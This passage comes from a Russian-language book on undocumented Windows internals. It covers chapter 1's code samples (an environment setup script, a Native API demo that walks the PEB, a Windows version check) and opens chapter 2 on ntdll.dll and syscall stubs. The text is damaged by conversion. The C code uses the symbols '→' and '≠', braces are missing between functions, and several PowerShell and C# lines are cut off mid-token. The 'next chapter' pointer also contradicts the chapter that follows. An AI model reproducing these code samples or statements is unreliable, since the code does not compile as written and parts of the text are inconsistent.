В данном разделе мы приводим описание примеров кода, которые являются практическим сопровождением к этой главе. Полные исходные тексты находятся в каталоге `code/ch01/` репозитория книги.

1.8.1. Скрипт настройки среды разработки

Файл: `code/ch01/setup_dev_env.ps1`

Этот PowerShell-скрипт автоматизирует настройку среды разработки:

- Проверяет наличие Visual Studio и компонентов C++.
- Клонировать репозиторий `phnt`.
- Настраивает переменную `_NT_SYMBOL_PATH`.
- Скачивает и настраивает Sysinternals Suite.
- Проверяет установку WDK.
- Создаёт шаблон проекта для работы с Native API.

Основные фрагменты скрипта:

```

#Requires -RunAsAdministrator
<#
.SYNOPSIS
    Настройка среды разработки для работы с недокументированными API Windows.
.DESRIPTION
    Скрипт проверяет и устанавливает необходимые компоненты:
    - Visual Studio Build Tools (если отсутствуют)
    - phnt заголовочные файлы
    - Настройка символов отладки
    - Sysinternals Suite
    - System Informer
#>

param(
    [string]$DevRoot = "C:\Dev\undoc-windows",
    [string]$SymbolCache = "C:\Symbols",
    [switch]$SkipVSCheck
)

# --- Проверка Visual Studio ---
function Test-VisualStudio {
    $vswhere = "${env:ProgramFiles(x86)}\Microsoft Visual Studio\Installer\vswhere.exe"
    if (-not (Test-Path $vswhere)) {
        Write-Warning "Visual Studio Installer не найден. Установите Visual Studio 2022"
        return $false
    }

    $vsInstances = & $vswhere -latest -products * -requires Microsoft.VisualStudio.Component.Cplusplus
    if ($vsInstances.Count -eq 0) {
        Write-Warning "Visual Studio с компонентом C++ не найдена."
        return $false
    }

    Write-Host "[OK] Visual Studio: $($vsInstances[0].displayName)" -ForegroundColor Green
    Write-Host "    Путь: $($vsInstances[0].installationPath)"
    return $true
}

# --- Настройка phnt ---
function Install-PhntHeaders {
    param([string]$DestinationPath)

    $phntPath = Join-Path $DestinationPath "phnt"
    if (Test-Path $phntPath) {
        Write-Host "[OK] phnt уже установлен: $phntPath" -ForegroundColor Green
        Push-Location $phntPath
        git pull --quiet
        Pop-Location
        return $phntPath
    }

    Write-Host "Клонирование phnt..." -ForegroundColor Yellow
    git clone https://github.com/winsiderss/phnt.git $phntPath
    if ($LASTEXITCODE -ne 0) {
        Write-Error "Не удалось клонировать phnt"
        return $null
    }

    Write-Host "[OK] phnt установлен: $phntPath" -ForegroundColor Green
    return $phntPath
}

# --- Настройка символов ---
function Set-SymbolPath {
    param([string]$CachePath)

    if (-not (Test-Path $CachePath)) {
        New-Item -ItemType Directory -Force -Path $CachePath | Out-Null
    }

    $symbolPath = "srv*$CachePath*https://msdl.microsoft.com/download/symbols"

    [Environment]::SetEnvironmentVariable("_NT_SYMBOL_PATH", $symbolPath, "User")
    $env:_NT_SYMBOL_PATH = $symbolPath

    Write-Host "[OK] _NT_SYMBOL_PATH настроена" -ForegroundColor Green
    Write-Host "    Кэш: $CachePath"
}

```

```

    Write-Host "        Сепвер: https://msdl.microsoft.com/download/symbols"
}

# --- Главная логика ---
Write-Host "=== Настройка среды разработки ===" -ForegroundColor Cyan
Write-Host ""

if (-not $SkipVSCheck) { Test-VisualStudio }

New-Item -ItemType Directory -Force -Path $DevRoot | Out-Null

$phntPath = Install-PhntHeaders -DestinationPath $DevRoot
Set-SymbolPath -CachePath $SymbolCache

Write-Host ""
Write-Host "=== Настройка завершена ===" -ForegroundColor Cyan

```

1.8.2. Первая программа с Native API

Файл: `code/ch01/hello_ntapi.c`

Этот пример демонстрирует базовое использование Native API: получение информации о текущем процессе через `NtQueryInformationProcess` и вывод содержимого PEB (Process Environment Block).

```

/*
 * hello_ntapi.c – Первая программа с использованием Native API
 *
 * Демонстрирует:
 * 1. Подключение phnt заголовочных файлов
 * 2. Вызов NtQueryInformationProcess
 * 3. Чтение PEB (Process Environment Block)
 * 4. Обработка NTSTATUS кодов
 *
 * Сборка (из Developer Command Prompt):
 * cl.exe /W4 /I C:\Dev\phnt hello_ntapi.c ntdll.lib
 *
 * Или через CMake (см. CMakeLists.txt)
 */

#define PHNT_VERSION PHNT_WIN11
#define PHNT_MODE PHNT_MODE_USER

#include <phnt_windows.h>
#include <phnt.h>

#include <stdio.h>

void PrintProcessInfo(void)
{
    NTSTATUS status;
    PROCESS_BASIC_INFORMATION pbi;
    ULONG returnLength;

    // Получаем базовую информацию о текущем процессе
    status = NtQueryInformationProcess(
        NtCurrentProcess(), // Псевдо-хэндл текущего процесса (-1)
        ProcessBasicInformation, // Информационный класс
        &pbi, // Буфер для данных
        sizeof(pbi), // Размер буфера
        &returnLength // Фактический размер
    );

    if (!NT_SUCCESS(status)) {
        printf("[ERROR] NtQueryInformationProcess failed: 0x%08X\n", status);
        return;
    }

    printf("≡≡≡ Информация о процессе (Native API) ≡≡≡\n\n");
    printf(" PID: %llu\n",
        (ULONGLONG)pbi.UniqueProcessId);
    printf(" Parent PID: %llu\n",
        (ULONGLONG)pbi.InheritedFromUniqueProcessId);
    printf(" PEB Address: 0x%p\n",
        pbi.PebBaseAddress);
    printf(" Exit Status: 0x%08X\n",
        pbi.ExitStatus);

    // Доступ к PEB – он уже в нашем адресном пространстве
    PPEB peb = pbi.PebBaseAddress;

    printf("\n≡≡≡ PEB (Process Environment Block) ≡≡≡\n\n");
    printf(" Image Base Address: 0x%p\n",
        peb->ImageBaseAddress);
    printf(" Being Debugged: %s\n",
        peb->BeingDebugged ? "YES" : "NO");
    printf(" Number of Processors: %u\n",
        peb->NumberOfProcessors);
    printf(" OS Major Version: %u\n",
        peb->OSMajorVersion);
    printf(" OS Minor Version: %u\n",
        peb->OSMinorVersion);
    printf(" OS Build Number: %u\n",
        peb->OSBuildNumber);
    printf(" OS Platform ID: %u\n",
        peb->OSPlatformId);
    printf(" Session ID: %u\n",
        peb->SessionId);

    // Обход списка загруженных модулей через PEB->Ldr
    if (peb->Ldr) {
        PPEB_LDR_DATA ldr = peb->Ldr;

```

```

PLIST_ENTRY head = &ldr→InMemoryOrderModuleList;
PLIST_ENTRY current = head→Flink;

printf("\n=== Загруженные модули ===\n\n");
printf("  %-20s  %-18s  %s\n", "Base", "Size", "Path");
printf("  %-20s  %-18s  %s\n", "----", "----", "----");

while (current ≠ head) {
    PLDR_DATA_TABLE_ENTRY entry = CONTAINING_RECORD(
        current,
        LDR_DATA_TABLE_ENTRY,
        InMemoryOrderLinks
    );

    printf("  0x%p  0x%08X      %wZ\n",
        entry→DllBase,
        entry→SizeOfImage,
        &entry→FullDllName);

    current = current→Flink;
}
}

void DemonstrateNtCreateFile(void)
{
    NTSTATUS status;
    HANDLE hFile;
    IO_STATUS_BLOCK ioStatusBlock;
    OBJECT_ATTRIBUTES objAttr;
    UNICODE_STRING fileName;

    // NT-путь (не Win32-путь!)
    RtlInitUnicodeString(&fileName, L"\\??\\C:\\Windows\\System32\\ntdll.dll");

    InitializeObjectAttributes(
        &objAttr,
        &fileName,
        OBJ_CASE_INSENSITIVE,    // Регистронезависимый поиск
        NULL,                    // Root directory (NULL = абсолютный путь)
        NULL                      // Security descriptor
    );

    status = NtCreateFile(
        &hFile,
        FILE_READ_ATTRIBUTES | SYNCHRONIZE,
        &objAttr,
        &ioStatusBlock,
        NULL,                      // Allocation size
        FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_READ,
        FILE_OPEN,                  // Disposition: открыть существующий
        FILE_SYNCHRONOUS_IO_NONALERT, // Синхронный I/O
        NULL,                      // EA buffer
        0                          // EA length
    );

    if (NT_SUCCESS(status)) {
        printf("\n=== NtCreateFile ===\n\n");
        printf("  Файл открыт успешно\n");
        printf("  Handle:      0x%p\n", hFile);
        printf("  IO Status:  0x%08X\n", (ULONG)ioStatusBlock.Status);
        printf("  Information: %llu\n", (ULONGLONG)ioStatusBlock.Information);

        // Получаем информацию о файле через NtQueryInformationFile
        FILE_STANDARD_INFORMATION fileInfo;
        status = NtQueryInformationFile(
            hFile,
            &ioStatusBlock,
            &fileInfo,
            sizeof(fileInfo),
            FileStandardInformation
        );

        if (NT_SUCCESS(status)) {
            printf("  File Size: %llu bytes\n",
                fileInfo.EndOfFile.QuadPart);
        }
    }
}

```

```

        NtClose(hFile);
    } else {
        printf("[ERROR] NtCreateFile failed: 0x%08X\n", status);
    }
}

int main(void)
{
    printf("=====\n");
    printf("  hello_ntapi - Native API Demo\n");
    printf("  Windows Build: %u\n", NtCurrentPeb()→OSBuildNumber);
    printf("=====\n\n");

    PrintProcessInfo();
    DemonstrateNtCreateFile();

    printf("\n[Done]\n");
    return 0;
}

```

Инструкции по сборке:

```

# Из Developer Command Prompt for VS 2022:

# Простая сборка:
cl.exe /W4 /DPHNT_VERSION=PHNT_WIN11 /DPHNT_MODE=PHNT_MODE_USER ^
/I C:\Dev\phnt hello_ntapi.c ntdll.lib /Fe:hello_ntapi.exe

# С отладочной информацией:
cl.exe /W4 /Zi /DPHNT_VERSION=PHNT_WIN11 /DPHNT_MODE=PHNT_MODE_USER ^
/I C:\Dev\phnt hello_ntapi.c ntdll.lib /Fe:hello_ntapi.exe

```

1.8.3. Скрипт определения версии Windows

Файл: `code/ch01/check_windows_version.ps1`

Определение точной версии Windows критически важно при работе с недокументированными API, так как структуры данных и номера системных вызовов зависят от версии. Этот скрипт демонстрирует несколько способов определения версии, включая использование Native API.

```

<#
.SYNOPSIS
    Определение точной версии Windows различными методами.
.DESCRIPTION
    Демонстрирует различия между версионированием через Win32 API,
    RtlGetVersion (Native API), реестр и WMI. После Windows 8.1
    функция GetVersion/GetVersionEx стала возвращать «замаскированную»
    версию (из-за application manifest), что делает Native API
    предпочтительным методом.
#>

function Get-WindowsVersionNative {
    <#
    .SYNOPSIS
        Получение версии Windows через RtlGetVersion (Native API).
        Не подвержена маскированию через Application Compatibility.
    #>

    # Определяем P/Invoke для вызова RtlGetVersion из ntdll.dll
    Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

public static class NtDll
{
    [StructLayout(LayoutKind.Sequential)]
    public struct RTL_OSVERSIONINFOEXW
    {
        public uint dwOSVersionInfoSize;
        public uint dwMajorVersion;
        public uint dwMinorVersion;
        public uint dwBuildNumber;
        public uint dwPlatformId;
        [MarshalAs(UnmanagedType.ByValTStr, SizeConst = 128)]
        public string szCSDVersion;
        public ushort wServicePackMajor;
        public ushort wServicePackMinor;
        public ushort wSuiteMask;
        public byte wProductType;
        public byte wReserved;
    }

    [DllImport("ntdll.dll", ExactSpelling = true)]
    public static extern int RtlGetVersion(ref RTL_OSVERSIONINFOEXW lpVersionInformation)
}
"@

    $versionInfo = New-Object NtDll+RTL_OSVERSIONINFOEXW
    $versionInfo.dwOSVersionInfoSize = [System.Runtime.InteropServices.Marshal]::SizeOf($versionInfo)

    $status = [NtDll]::RtlGetVersion([ref]$versionInfo)

    if ($status -eq 0) { # STATUS_SUCCESS
        return [PSCustomObject]@{
            Method      = "RtlGetVersion (Native API)"
            Major       = $versionInfo.dwMajorVersion
            Minor       = $versionInfo.dwMinorVersion
            Build       = $versionInfo.dwBuildNumber
            PlatformId  = $versionInfo.dwPlatformId
            ServicePack = $versionInfo.szCSDVersion
            SPMajor     = $versionInfo.wServicePackMajor
            SPMinor     = $versionInfo.wServicePackMinor
            ProductType = switch ($versionInfo.wProductType) {
                1 { "Workstation" }
                2 { "Domain Controller" }
                3 { "Server" }
                default { "Unknown ($($versionInfo.wProductType))" }
            }
        }
    } else {
        Write-Error "RtlGetVersion failed with NTSTATUS: 0x$($status.ToString('X8'))"
    }
}

function Get-WindowsVersionRegistry {
    $regPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion"
    $reg = Get-ItemProperty -Path $regPath

```

```

return [PSCustomObject]@{
    Method          = "Registry"
    ProductName     = $reg.ProductName
    DisplayVersion  = $reg.DisplayVersion      # "24H2", "23H2", etc.
    ReleaseId       = $reg.ReleaseId           # Устарел после 2009
    CurrentBuild    = $reg.CurrentBuildNumber
    UBR             = $reg.UBR                 # Update Build Revision
    FullBuild       = "$($reg.CurrentBuildNumber).$($reg.UBR)"
    BuildLabEx      = $reg.BuildLabEx
    EditionID       = $reg.EditionID
    InstallationType = $reg.InstallationType
}
}

function Get-WindowsVersionWMI {
    $os = Get-CimInstance -ClassName Win32_OperatingSystem

    return [PSCustomObject]@{
        Method      = "WMI/CIM"
        Caption     = $os.Caption
        Version     = $os.Version
        BuildNumber = $os.BuildNumber
        Architecture = $os.OSArchitecture
        LastBoot    = $os.LastBootUpTime
        InstallDate = $os.InstallDate
        TotalMemoryGB = [math]::Round($os.TotalVisibleMemorySize / 1MB, 2)
    }
}

# --- Вывод результатов ---
Write-Host " " -ForegroundColor Cyan
Write-Host " " -ForegroundColor Cyan
Write-Host " " -ForegroundColor Cyan
Write-Host " "

Write-Host "--- Метод 1: RtlGetVersion (Native API) ---" -ForegroundColor Yellow
Get-WindowsVersionNative | Format-List

Write-Host "--- Метод 2: Реестр ---" -ForegroundColor Yellow
Get-WindowsVersionRegistry | Format-List

Write-Host "--- Метод 3: WMI/CIM ---" -ForegroundColor Yellow
Get-WindowsVersionWMI | Format-List

Write-Host "--- Сводка ---" -ForegroundColor Green
$native = Get-WindowsVersionNative
$reg = Get-WindowsVersionRegistry
Write-Host " Windows $($native.Major).$($native.Minor) Build $($reg.FullBuild) ($($reg.BuildLabEx))"
Write-Host " Издание: $($reg.EditionID) ($($native.ProductType))"
Write-Host " "

```

1.8.4. Карта примеров кода книги

Для удобства навигации приведём структуру каталога с примерами для первой главы:

```

code/ch01/
├── setup_dev_env.ps1          # Автоматическая настройка среды
├── hello_ntapi.c              # Первый пример Native API
├── check_windows_version.ps1  # Определение версии Windows
├── CMakeLists.txt             # CMake-конфигурация для сборки
├── list_exports.ps1           # Утилита: экспорты DLL
└── README.md                  # Инструкции по сборке и запуску

```

1.9. Соглашения и обозначения, принятые в книге

Для единообразия и ясности изложения в книге приняты следующие соглашения.

1.9.1. Обозначения кода

- **Функции Win32 API** пишутся с суффиксом **W** (Unicode-версия) там, где это существенно: **CreateFileW**, **RegOpenKeyExW**. Мы всегда рекомендуем использовать Unicode-версии.

- **Функции Native API** пишутся с префиксами `Nt` (пользовательский режим) или `Zw` (ядро): `NtCreateFile`, `ZwCreateFile`.
- **Структуры ядра** пишутся заглавными буквами: `EPROCESS`, `ETHREAD`, `PEB`, `TEB`.
- **Информационные классы** — перечисления, передаваемые в query-функции: `SystemProcessInformation`, `ProcessBasicInformation`.
- **Коды NTSTATUS** пишутся с префиксом `STATUS_`: `STATUS_SUCCESS`, `STATUS_ACCESS_DENIED`.

1.9.2. Условные обозначения

В тексте используются следующие блоки:

Внимание: Использование этой функции может привести к нестабильности системы. Используйте только в тестовой среде.

Совместимость: Проверено на Windows 10 21H2, Windows 11 22H2/23H2/24H2. На более ранних версиях поведение может отличаться.

Исторический контекст: Информация об эволюции функции/механизма в различных версиях Windows.

1.9.3. Версии Windows

В книге мы ориентируемся на следующие версии:

Маркетинговое имя	Build Number	Кодовое имя
Windows 10 21H2	19044	
Windows 10 22H2	19045	
Windows 11 21H2	22000	Sun Valley
Windows 11 22H2	22621	Sun Valley 2
Windows 11 23H2	22631	Sun Valley 3
Windows 11 24H2	26100	Germanium
Windows Server 2022	20348	Iron
Windows Server 2025	26100	Germanium

Номер сборки (Build Number) — наиболее надёжный способ идентификации версии Windows при работе с недокументированными API. Маркетинговые имена могут вводить в заблуждение (например, Windows 11 — это по сути продолжение Windows 10 с Build Number > 22000).

1.9.4. Об оценке UBR (Update Build Revision)

Помимо основного номера сборки, существует UBR — номер ревизии обновления, который увеличивается с каждым кумулятивным обновлением. Полная версия выглядит так: `26100.1742`. UBR важен, потому что Microsoft иногда вносит изменения в недокументированные структуры данных в обычных обновлениях (не только в major-релизах). Поле UBR доступно через реестр (`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UBR`).

1.10. Резюме главы

В этой главе мы заложили фундамент для дальнейшего изучения недокументированных возможностей Windows:

1. **Определили понятие «недокументированные возможности»** и классифицировали их по степени документированности — от полностью документированных Win32 API до скрытых внутренних функций без экспорта.
2. **Рассмотрели архитектуру Windows NT** — слоистую модель от HAL до подсистем окружения, с акцентом на компоненты Executive, которые будут подробно исследоваться в последующих главах.

3. **Подробно разобрали различие User Mode / Kernel Mode** — аппаратные механизмы защиты (кольца), организацию адресного пространства, механизм системных вызовов на x64.
4. **Описали трёхуровневую модель API Windows** — Win32 API как публичный фасад, Native API (`ntdll.dll`) как внутренний интерфейс подсистемы, и системные вызовы ядра как конечную точку выполнения. Разобрали путь вызова от `CreateFileW` до `NtCreateFile` в ядре.
5. **Обсудили правовые и этические аспекты** — легальность обратной разработки, риски использования недокументированных API в коммерческих продуктах, принципы ответственного раскрытия уязвимостей.
6. **Настроили среду разработки** — Visual Studio, Windows SDK/WDK, WinDbg с символами, Sysinternals, System Informer, заголовочные файлы `phnt`.
7. **Описали методы поиска недокументированных функций** — отладочные символы, дизассемблирование, ReactOS, ETW, динамический анализ.
8. **Представили примеры кода** — скрипт настройки среды, первую программу с Native API и скрипт определения версии Windows.

В следующей главе мы перейдём к детальному изучению PE-формата (Portable Executable) — формата исполняемых файлов Windows, понимание которого необходимо для анализа таблиц экспорта/импорта, загрузчика и многих техник, которые будут рассматриваться далее.

Далее: Глава 2. Формат PE (Portable Executable)

Глава 2. Native API: Скрытый интерфейс Windows

«Win32 API — это витрина магазина. Native API — это склад за стеной, где хранятся настоящие товары.»

https://t.me/it_books/2

Содержание главы

- [2.1. Введение: зачем нужен Native API](#)
- [2.2. Архитектура ntdll.dll — мост между User Mode и Kernel Mode](#)
- [2.3. Nt vs Zw функции — в чём разница и когда использовать](#)
- [2.4. UNICODE STRING и OBJECT_ATTRIBUTES — фундамент Native API](#)
- [2.5. Обработка ошибок: NTSTATUS](#)
- [2.6. IO_STATUS_BLOCK и асинхронный ввод-вывод](#)
- [2.7. Пространство имён NT \(\Device, \??, \BaseNamedObjects\)](#)
- [2.8. NT-пути vs DOS-пути](#)
- [2.9. Ключевые функции Native API](#)
 - [2.9.1. NtCreateFile / NtOpenFile](#)
 - [2.9.2. NtQuerySystemInformation — «швейцарский нож»](#)
 - [2.9.3. NtQueryInformationProcess — интроспекция процессов](#)
 - [2.9.4. NtAllocateVirtualMemory / NtFreeVirtualMemory](#)
 - [2.9.5. NtCreateSection / NtMapViewOfSection](#)
 - [2.9.6. NtOpenKey / NtCreateKey / NtQueryValueKey](#)
- [2.10. Динамическое разрешение функций Native API](#)
- [2.11. Практические примеры](#)
- [2.12. Резюме](#)

2.1. Введение: зачем нужен Native API

Каждый разработчик под Windows знает Win32 API. Вызовы вроде `CreateFile`, `ReadFile`, `VirtualAlloc` — это хлеб насущный системного программирования. Но что происходит, когда вы вызываете `CreateFile`? Куда уходит выполнение? Ответ: в **Native API** — слой функций, экспортируемых библиотекой `ntdll.dll`, который является настоящим интерфейсом операционной системы. Win32 API (реализованный в `kernel32.dll`, `kernelbase.dll`, `advapi32.dll` и других) — это **обёртка**. Удобная, документированная, стабильная обёртка, но всё же обёртка. Под капотом почти каждый вызов Win32 API транслируется в один или несколько вызовов Native API.

Зачем изучать Native API?

1. **Полнота возможностей.** Многие функции ядра не имеют Win32-эквивалентов. Например, `NtQuerySystemInformation` с классом `SystemProcessInformation` возвращает информацию, которую невозможно получить через одну Win32 функцию — потребовалась бы комбинация `CreateToolhelp32Snapshot`, `Process32First`, `Process32Next`, `OpenProcess`, `GetProcessTimes`, и ещё нескольких вызовов.
2. **Точность контроля.** Native API предоставляет параметры, которые Win32 API скрывает. `NtCreateFile` принимает `OBJECT_ATTRIBUTES`, содержащий флаги наследования, атрибуты безопасности и корневой каталог — всё это `CreateFile` конфигурирует за вас (не всегда так, как вам нужно).

3. **Понимание системы.** Знание Native API — это ключ к пониманию того, как Windows работает на самом деле. Отладчики, антивирусы, драйверы, системные утилиты (Process Explorer, Process Monitor) — все они интенсивно используют Native API.
4. **Анализ безопасности.** Вредоносное ПО часто вызывает Native API напрямую, чтобы обойти перехватчики (hooks), установленные на Win32 API. Понимание Native API необходимо для анализа такого кода.
5. **Ранняя стадия загрузки.** До того как Win32-подсистема (`csrss.exe`) инициализирована, единственный доступный API — это Native API. Процесс `smss.exe` (Session Manager) работает исключительно с Native API.

Важное предупреждение


Native API — это **недокументированный** (или полудокументированный) интерфейс. Microsoft не гарантирует его стабильность между версиями Windows. Номера syscall (системных вызовов) меняются от версии к версии, внутренние структуры могут быть расширены или изменены. Однако на практике основные функции (`NtCreateFile`, `NtQuerySystemInformation`, `NtAllocateVirtualMemory` и другие) сохраняют свои прототипы неизменными на протяжении десятилетий.

В этой главе мы заложим фундамент. Всё, что будет описано в последующих главах — работа с процессами, памятью, реестром, файловой системой, безопасностью — опирается на концепции и функции, описанные здесь.

2.2. Архитектура ntdll.dll — мост между User Mode и Kernel Mode

Место ntdll.dll в архитектуре Windows

Чтобы понять роль `ntdll.dll`, рассмотрим общую архитектуру выполнения системного вызова в Windows:



Итак, цепочка вызовов выглядит следующим образом:

1. Приложение вызывает Win32 API, например `CreateFileW`.
2. `kernel32.dll` (или `kernelbase.dll`) выполняет предварительную обработку параметров и вызывает `NtCreateFile` из `ntdll.dll`.
3. `ntdll.dll` содержит не реализацию `NtCreateFile`, а лишь **заглушку** (stub), которая выполняет переход в режим ядра.
4. Ядро (`ntoskrnl.exe`) обрабатывает запрос и возвращает результат.

Анатомия системного вызова

Рассмотрим, как выглядит заглушка `NtCreateFile` в `ntdll.dll` на x64-архитектуре (Windows 10/11):

```
ntdll!NtCreateFile:
    mov     r10, rcx                ; сохранить первый аргумент (rcx используется SYSCALL)
    mov     eax, 0x55               ; SSN (System Service Number) — номер syscall
    test    byte ptr [7FFE0308h], 1 ; проверка: используется ли SYSCALL или INT 2Eh
    jne     use_int2e
    syscall                                ; переход в Kernel Mode
    ret
use_int2e:
    int     2Eh                     ; альтернативный переход (legacy)
    ret
```

Ключевые моменты:

- **SSN (System Service Number)** — уникальный номер для каждого системного вызова. Он загружается в регистр `EAX`. Именно этот номер **меняется** от версии к версии Windows. Например, `NtCreateFile` может иметь SSN `0x55` в Windows 10 21H2 и `0x55` в Windows 11 23H2, но `0x52` в Windows 7.
- Инструкция `SYSCALL` выполняет переход из Ring 3 (User Mode) в Ring 0 (Kernel Mode), передавая управление обработчику в `ntoskrnl.exe` по адресу, записанному в MSR `IA32_LSTAR`.
- Регистр `R10` используется вместо `RCX`, потому что инструкция `SYSCALL` перезаписывает `RCX` (сохраняет в него адрес возврата).
- Проверка байта по адресу `0x7FFE0308` — это чтение поля `SystemCall` из структуры `KUSER_SHARED_DATA`, которая отображена по фиксированному адресу `0x7FFE0000` в каждом процессе.

Что экспортирует ntdll.dll

`ntdll.dll` экспортирует несколько категорий функций:

Пре-фикс	Описание	Пример
<code>Nt*</code>	Системные вызовы (затрушки)	<code>NtCreateFile</code> , <code>NtClose</code>
<code>Zw*</code>	Дубликаты <code>Nt*</code> (в user mode идентичны)	<code>ZwCreateFile</code> , <code>ZwClose</code>
<code>Rtl*</code>	Runtime Library — утилитарные функции	<code>RtlInitUnicodeString</code> , <code>RtlCopyMemory</code>
<code>Ldr*</code>	Loader — функции загрузчика модулей	<code>LdrLoadDll</code> , <code>LdrGetProcedureAddress</code>
<code>Csr*</code>	Client-Server Runtime — взаимодействие с <code>csrss.exe</code>	<code>CsrClientCallServer</code>
<code>Dbg*</code>	Debug — отладочные функции	<code>DbgPrint</code> , <code>DbgBreakPoint</code>
<code>Etw*</code>	Event Tracing for Windows	<code>EtwEventWrite</code>
<code>Tp*</code>	Thread Pool API	<code>TpAllocPool</code> , <code>TpAllocWork</code>

Общее количество экспортируемых функций в `ntdll.dll` — более 2000 (в современных версиях Windows 11 — свыше 2400). Из них системных вызовов (`Nt/Zw`) — около 470.

ntdll.dll — особый модуль

`ntdll.dll` занимает уникальное положение среди DLL:

1. **Загружается первым.** `ntdll.dll` — первая DLL, отображаемая в адресное пространство каждого нового процесса. Даже до `kernel32.dll`.
2. **Загружается ядром.** В отличие от других DLL, которые загружаются загрузчиком из `ntdll.dll` (функции `Ldr*`), сама `ntdll.dll` отображается ядром при создании процесса (функция `MmInitializeProcessAddressSpace` → `PspMapSystemDll`).

3. **Всегда присутствует.** В каждом Windows-процессе (за исключением некоторых минимальных Pico-процессов WSL) присутствует `ntdll.dll`. Даже в «чистом» Native-процессе (таком как `smss.exe`), который не использует Win32-подсистему.
4. **Содержит загрузчик.** Точка входа нового потока — не `main()` вашей программы, а `LdrInitializeThunk` в `ntdll.dll`. Именно загрузчик `ntdll.dll` обрабатывает таблицу импорта, загружает зависимые DLL, вызывает TLS callbacks и DllMain каждой загруженной библиотеки, и лишь затем передаёт управление вашему коду.
5. **Содержит heap-менеджер.** Функции `RtlAllocateHeap`, `RtlFreeHeap`, `RtlCreateHeap` — это реализация кучи Windows, находящаяся в `ntdll.dll`. Win32-функции `HeapAlloc` и `HeapFree` — это прямые forward-ы в эти Rtl-функции.

Версия и расположение

```
C:\Windows\System32\ntdll.dll      — 64-битная версия
C:\Windows\SysWOW64\ntdll.dll     — 32-битная версия (для WoW64-процессов)
```

При работе 32-битного приложения на 64-битной Windows загружаются **обе** версии `ntdll.dll`. 32-битная версия выполняет переход из 32-битного кода в 64-битный (через механизм «Heaven's Gate» или через `wow64cpu.dll`), а 64-битная версия осуществляет финальный syscall.

Как посмотреть экспорт ntdll.dll

Используя утилиту `dumpbin` (из Visual Studio):

```
dumpbin /exports C:\Windows\System32\ntdll.dll | findstr "Nt"
```

Или из PowerShell:

```
# Получить все экспортируемые функции ntdll.dll
$ntdll = [System.IO.Path]::Combine($env:SystemRoot, "System32", "ntdll.dll")
$assembly = [System.Reflection.Assembly]::LoadFile($ntdll) # Не работает — ntdll не ма

# Правильный способ — через P/Invoke или загрузку PE-заголовка
# Самый простой вариант — через Get-PEHeader из модуля или dumpbin

# Подсчёт Nt* функций с использованием средств .NET
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public class NtDllExports {
    [DllImport("dbghelp.dll", SetLastError = true)]
    public static extern bool SymInitialize(IntPtr hProcess, string UserSearchPath, boo
}
"@
```

Более практичный способ — использовать Python:

```
import pefile

pe = pefile.PE(r"C:\Windows\System32\ntdll.dll")
nt_funcs = [e.name.decode() for e in pe.DIRECTORY_ENTRY_EXPORT.symbols
             if e.name and e.name.decode().startswith("Nt")]
print(f"Найдено {len(nt_funcs)} Nt* функций")
for f in sorted(nt_funcs)[:20]:
    print(f"  {f}")
```

2.3. Nt vs Zw функции — в чём разница и когда использовать

Видимая дуальность

Если вы посмотрите на экспорт `ntdll.dll`, вы обнаружите, что для каждой функции `NtXxx` существует соответствующая `ZwXxx`. Например:

```
NtCreateFile      ⇔ ZwCreateFile
NtOpenProcess    ⇔ ZwOpenProcess
NtClose          ⇔ ZwClose
NtQuerySystemInformation ⇔ ZwQuerySystemInformation
```

Возникает закономерный вопрос: зачем нужны два набора функций, делающих одно и то же?

В User Mode: полная идентичность

